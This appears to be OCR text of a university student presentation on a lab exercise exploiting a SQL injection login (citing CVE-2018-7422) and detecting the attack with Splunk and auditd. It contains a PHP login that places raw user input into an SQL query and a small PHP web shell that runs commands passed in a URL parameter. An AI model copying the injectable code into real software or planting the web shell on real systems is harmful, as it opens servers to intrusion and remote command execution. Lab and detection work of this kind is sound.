Exploitation via SQL command to access credentials and restricted files as per CVE-2018-7422

Luke O'Sullivan Stephen Mc Neill Killeen

UNIVERSITY OF LIMERICK
OLLSCOIL LUIMNIGH

Vulnerability architecture

```php
<?php
session_start();

$conn = new mysqli("localhost", "vulnuser", "Labpass123!", "labdb");

if (isset($_POST['username']) && isset($_POST['password'])) {
        $user = $_POST['username'];
        $pass = $_POST['password'];


        $sql = "SELECT * FROM users WHERE username = '$user' AND password = '$pass'";
        $result =  $conn->query($sql);

        if ($result && $result->num_rows > 0) {
                $row = $result->fetch_assoc();

                $_SESSION['logged_in'] = true;
                $_SESSION['username'] = $row['username'];
                header("Location: dashboard.php");
                exit();
        }else {
                echo "Login unsuccessful: Wrong credentials";
        }
}
?>
```

Further exploitation


```php
<?php
echo "<pre>";
$output = shell_exec($_GET['cmd'] . " 2>&1");
echo $output;
echo "</pre>";
?>
```



Splunk Log Collection & Auditd

```
Monitored Files:
        $SPLUNK_HOME/etc/splunk.version
        /var/log/apache2/access.log
        /var/log/apache2/error.log
        /var/log/audit/audit.log
        /var/log/auth.log
        /var/log/vt_scan.log
user@ProjectUbuntu:~$ sudo auditctl -l
-w /home/Luke -p rwa -k luke_files
-w /home/Stephen -p rwa -k stephen_files
-w /var/www/html/uploads -p rwa -k uploads_dir
-w /var/www/html/uploads/demo_docs -p rwa -k demo_docs_dir
user@ProjectUbuntu:~$
```

Attack Detection Using Splunk SIEM



Demo

UNIVERSITY OF LIMERICK
OLLSCOIL LUIMNIGH

University of Limerick,
Limerick, V94 T9PX,
Ireland.

Ollscoil Luimnigh,
Luimneach,
V94 T9PX, Éire.

+353 (0) 61 202020

ul.ie